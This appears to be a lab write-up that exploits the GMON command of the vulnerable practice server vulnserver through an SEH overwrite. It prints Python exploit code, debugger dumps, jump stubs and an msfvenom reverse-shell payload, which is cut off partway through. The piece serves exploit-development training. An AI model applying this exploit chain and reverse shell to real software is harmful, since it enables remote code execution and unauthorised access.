

GMON


normal GMON command when specify normal string
//it will return GMON STARTED if the GMON command run successfully




create spiking script to spike the GMON command




send the spiking strings using generic_send_tcp



and the remote vulnserver binary just crashed




checking wireshark see how big was the payload size that crashed the remote binary
//here it shows 5,011 bytes that caused the remote binary to crash
//note: when sending this spike string, the server doesn't response GMON Started string so it means that the server just crashed




if you notice that this time the crashed are not our "A" 0x41 char overflows the EIP


if we check on the stack, it shows that we've just overflown the SEH



checking the SEH Chain we can find our "A" chars overflown in there



pressing ctrl+f7 to continue executing, and the EIP will be overflown by our "A"chars



so now let's find the sweet spot to overflow until the pointer to next SEH record & SE Handler

now let's write our python script sending the msf-pattern_create generated pattern

```
print(banner)

#exploit properties
command = b"GMON /.:/"
#padding = b"A"*5011
pattern = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7

payload = b"".join([
    command,
    pattern
])

#send payload
print("[*] Sending Payload.")
s.send(payload)
print("[*] Payload Send Successful.")
```

checking what's the value of the pattern in the pointer to next SEH record & SE Handler

```
0222FFC0  6E45306E n0En
0222FFC4  326E4531 1En2 Pointer to next SEH record
0222FFC8  45336E45 En3E SE handler
0222FFCC  6E45346E n4En
0222FFD0  366E4535 5En6
```

checking the SEH Chain
/*
so by examine the values from the previous image and the image below:
-we notice that the SE Handler address will be shown in the 1st row of the SEH Chain
-then the pointer of next SEH record will be shown in the 2nd row address
*/

SEH chain of thread 000...

Address	SE handler
0222FFC4	45336E45
326E4531	*** CORRUPT ENTRY ***

by continue the process, the SE Handler value had just overflown the EIP value

```
EBP 0222EC6C
ESI 00000000
EDI 00000000

EIP 45336E45
```

using msf-pattern_offset we are able to find the exact offset value to overwrite the EIP
// -4 the value (3519) will be the address value of pointer to next SEH record

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnserverP
└─$ msf-pattern_offset -q 45336E45
[*] Exact match at offset 3519
```

now let's edit our exploit properties to set the exact offset to overwrite the nextSEH address and the SEH address

```python
#exploit properties
command = b"GMON /.:/"
padding = b"A"*(3519-4)
nextSEH = struct.pack("<I", 0xBBBBBBBB)
SEH = struct.pack("<I", 0xDEADBEEF)
junk = b"D"*(5000-(len(SEH) + len(nextSEH) + len(padding) + len(command)))

payload = b"".join([
    command,
    padding,
    nextSEH,
    SEH,
    junk
])

#send payload
print("[*] Sending Payload.")
s.send(payload)
print("[*] Payload Send Successful.")
```

and it seems that we've found the exact sweet spot (offset)

```
0219FFC4  BBBBBBBB ╗╗╗╗  Pointer to next SEH record
0219FFC8  DEADBEEF ∩╛¡▐  SE handler
0219FFCC  44444444 DDDD
0219FFD0  44444444 DDDD
```

and there's the SEH Chain overwritten value


```
SEH chain of thread 000...
Address  | SE handler
0219FFC4 | DEADBEEF
BBBBBBBB | *** CORRUPT ENTRY ***
```

and the EIP has been overwritten with our SEH address 0xDEADBEEF!

```
EDI 00000000
EIP DEADBEEF
C 0  ES 002B 32bit 0
```


now we going to find ‘pop pop ret’ instruction with mona and use the address as or SEH address

and this is all the result mona found those modules that have ‘pop pop ret’ instruction




so we going to use the following instruction address in essfunc.dll as our SEH address


now let's edit our SEH to the pop pop ret instruction address we found with mona
& let's change our nextSEH to 4 bytes of 0x42 ‘B’ chars




notice that now our SEH are pointing to the pop pop ret instruction address in essfunc.dll




continue executing it & we end up in the pop pop ret instruction




continue executing it & now we're in the stack!
the current instruction that we're pointing were the nextSEH 0x42 instruction that we injected just now



this is how our stack looks like



notice that if we directly jumps into the stack using the nextSEH instruction, we will not be able to execute the shellcode
because our SEH pop pop ret instruction address will be blocking our way to the junk bytes



now let's add the nop slide before we start adding the short jmp instruction

```
#0x625010b4 : pop ebx # pop ebp # ret
SEH = struct.pack("<I", 0x625010B4)
nopSlide = b"\x90"*8
```

after adding 8 bytes of nop slides after SEH, our assembly will looks like this

```
0240FFC8   B4 10            MOV AH,10
0240FFCA   50               PUSH EAX
0240FFCB   6290 90909090    BOUND EDX,QWORD PTR DS:[EAX+90909090]
0240FFD1   90               NOP
0240FFD2   90               NOP
0240FFD3   90               NOP
```

so to solve this problem we wrote our assembly code to jump until our 1st NOP instruction

let's use msf-nasm_shell to write our assembly code
here we need to make a short jmp of 11 bytes (starting from the jmp instruction until the 1st nop instruction)
//jmp $+11 = EB09 (this consider as 2 bytes)
//skipping the SEH address (4bytes)
//5 * '\x90' nop slide char that need to bypass (due to combined with other value become an instruction)
//total up: 2+4+5 = 11 bytes
$: start from jmp instruction
+11 : jmp 11 bytes

```
nasm > jmp $+11
00000000  EB09              jmp short 0xb
nasm >
```


edit our nextSEH value with our created assembly instruction
//placing nop instruction in front of my short jmp instruction just to fill up the extra value infront for no operation

```
nextSEH = b"\x90\x90\xEB\x09"
```


so as you can see that there's our short jmp instruction

```
021DFFC4   90               NOP
021DFFC5   90               NOP
021DFFC6   EB 09            JMP SHORT 021DFFD1
021DFFC8   B4 10            MOV AH,10
021DFFCA   50               PUSH EAX
021DFFCB   6290 90909090    BOUND EDX,QWORD PTR DS:[EAX+90909090]
021DFFD1   90               NOP
021DFFD2   90               NOP
021DFFD3   90               NOP
```

and after executed the short jmp instruction, we've just bypass the junk instruction that blocking our way
//now we're at the 1st nop instruction



checking the extra stack size for payload & we notice that we dont have enough of space to store our payload in the stack
//we've 0x2b = 43 bytes for our payload only



to solve this problem we try to jmp to our initial padding part(the part of string after the ‘GMON’ command)
//that part, we will have roughly extra of 3,000 bytes of space for us to place our msfvenom payload

```
padding = b"A"*(3519-4)
```

but to go to that particular address we need to write our assembly code

notice that the ESP address in our register, take note about the address value

this is the stack address that store the ‘A’ padding string, take note of the address value too

as we can see that it will takes 0x5b1 = 1,457 bytes from the ESP address to reach our ‘A’ padding string

so let's write our assembly code to perform the jmp to our ‘A’ padding

```
nasm > push esp
00000000  54                push esp
nasm > pop eax
00000000  58                pop eax
nasm > add ax, 0x5b1
00000000  6605B105          add ax,0x5b1
nasm > jmp eax
00000000  FFE0              jmp eax
nasm >
```

addition note: the purpose i used ax while add operation: eax will caused some bad characters behind there that caused the payload to terminate
//as our 0x5b1 value aren't that big, so we can use ax (2bytes) to prevent '\x00' bad characters

```
nasm > add eax, 0x5b1
00000000  05B1050000        add eax,0x5b1
nasm >
```

(bad charactere shown) no good!

and edit our exploit properties


```python
#0x625010b4 : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ}
SEH = struct.pack("<I", 0x625010B4)
nopSlide = b"\x90"*8
jmpBack = b"\x54\x58\x66\x05\xb1\x05\xff\xe0"
junk = b"D"*(5000-(len(SEH) + + len(nopSlide) + len(jmpBack) +

payload = b"".join([
    command,
    padding,
    nextSEH,
    SEH,
    nopSlide,
    jmpBack,
    junk
])
```

now this is how our code looks like in the assembly
//it's the same as how we code it (nothing went wrong)

```
024EFFD2  90              NOP
024EFFD3  90              NOP
024EFFD4  54              PUSH ESP
024EFFD5  58              POP EAX
024EFFD6  66:05 B105      ADD AX,5B1
024EFFDA  FFE0            JMP EAX
024EFFDC  44              INC ESP
```


so after adding the eax value with 0x5b1, it shows the 'A' paddings!

after jmp to the eax address, now we're at the initial point of our ‘A’ padding



now let's check for bad characters

we can use this technique to generate badcharacters



send the badcharacters & check on the immunity debugger (dump area)

notice that the bad characters the ending part it'll have x7 & xf as the pattern.
so based on the result, it shows that there are no bad characters other than ‘\x00’

```
07
0F
17
1F
27
2F
37
3F
47
4F
57
5F
67
6F
77
7F
87
8F
97
9F
A7
AF
B7
BF
C7
CF
D7
DF
E7
EF
F7
FF
```

now let's generate our reverse shellcode using msfvenom
//351 bytes, so we have enough space for it

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnserverPrac/gmon]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=eth0 lport=18890 -f py -b '\x00'
 > shellcode.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
```

now let's edit our exploit properties,
add the nop slide between our GMON command & the shellcode

```python
nop_slide= b"\x90"*8

#msfvenom -p windows/shell_reverse_tcp lhost=eth0 lport=18890 -f
buf =  b""
buf += b"\xbb\xdd\x54\xea\xa2\xdb\xd7\xd9\x74\x24\xf4\x5a\x29"
buf += b"\xc9\xb1\x52\x83\xea\xfc\x31\x5a\x0e\x03\x87\x5a\x08"
buf += b"\x57\xcb\x8b\x4e\x98\x33\x4c\x2f\x10\xd6\x7d\x6f\x46"
